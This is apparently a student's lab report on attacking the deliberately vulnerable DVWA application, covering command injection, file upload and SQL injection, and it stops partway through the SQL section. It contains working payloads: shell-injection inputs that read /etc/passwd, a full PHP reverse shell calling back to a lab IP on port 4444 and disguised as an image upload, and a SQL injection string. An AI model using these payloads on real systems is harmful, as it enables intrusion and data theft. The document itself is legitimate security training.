Government Polytechnic Udupi

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Task Report: 3


1. Command Execution Vulnerability:

Command Execution or Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

OS command injection is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data

Low level:

Command: 192.168.19.129 && ipconfig



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data.
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.037 ms

--- 192.168.19.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.012/0.023/0.037/0.011 ms
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Medium level:

Command: 192.168.19.129 | cat /etc/passwd



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: medium
PHPIDS: disabled

High level:

Command: 192.168.19.129



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.19.129 (192.168.19.129) 56(84) bytes of data.
64 bytes from 192.168.19.129: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 192.168.19.129: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 192.168.19.129: icmp_seq=3 ttl=64 time=0.030 ms

--- 192.168.19.129 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.011/0.023/0.030/0.009 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/


Username: admin
Security Level: high
PHPIDS: disabled

2. File Upload Vulnerability:

A file upload vulnerability also called unrestricted file upload or arbitrary file upload is a potential security risk that allows an attacker to upload malicious files to a web server. It occurs when an application doesnot properly validate the file type or its content. In this way an attackermay be able to upload a file that could compromise the security of the server.

File upload vulnerabilities are when a web server allows users toupload files to its filesystem without sufficiently validating things liketheir name, type, contents, or size.

Low level:



Vulnerability: File Upload

Choose an image to upload:

No file selected.


```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Username: admin
Security Level: low
PHPIDS: disabled

Medium level:



Request to http://192.168.19.129:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.19.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------18830732721329752579924477594
Content-Length: 1587
Origin: http://192.168.19.129
Connection: close
Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
Upgrade-Insecure-Requests: 1

-----------------------------18830732721329752579924477594
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------18830732721329752579924477594
Content-Disposition: form-data; name="uploaded"; filename="Rekha.php"
Content-Type: image/jpeg

*<?php /**/ error_reporting(0); $ip = '192.168.19.132'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
 break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();


-----------------------------18830732721329752579924477594
Content-Disposition: form-data; name="Upload"
```



Vulnerability: File Upload

Choose an image to upload:
No file selected.


```
../../hackable/uploads/Rekha.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Username: admin
Security Level: medium
PHPIDS: disabled

High level:



Request to http://192.168.19.129:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.19.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------132585026323458151801056208141
Content-Length: 1591
Origin: http://192.168.19.129
Connection: close
Referer: http://192.168.19.129/dvwa/vulnerabilities/upload/
Cookie: security=high; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
Upgrade-Insecure-Requests: 1

-----------------------------132585026323458151801056208141
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------132585026323458151801056208141
Content-Disposition: form-data; name="uploaded"; filename="hack.php.jpeg"
Content-Type:image/jpeg

*<?php /**/ error_reporting(0); $ip = '192.168.19.132'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
 break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();


-----------------------------132585026323458151801056208141
Content-Disposition: form-data; name="Upload"
```



Vulnerability: File Upload

Choose an image to upload:
No file selected.

```
../../hackable/uploads/hack.php.jpeg succesfully uploaded!
```

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: high
PHPIDS: disabled

3. SQL Injection Vulnerability:

SQL injection is a code injection technique that exploits a security vulnerability occurring in the database layer of an application.SQL injectionis considered a high risk vulnerability due to the fact that can lead to fullcompromise of the remote system.

Low level:




Vulnerability: SQL Injection

User ID:

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

Medium level:

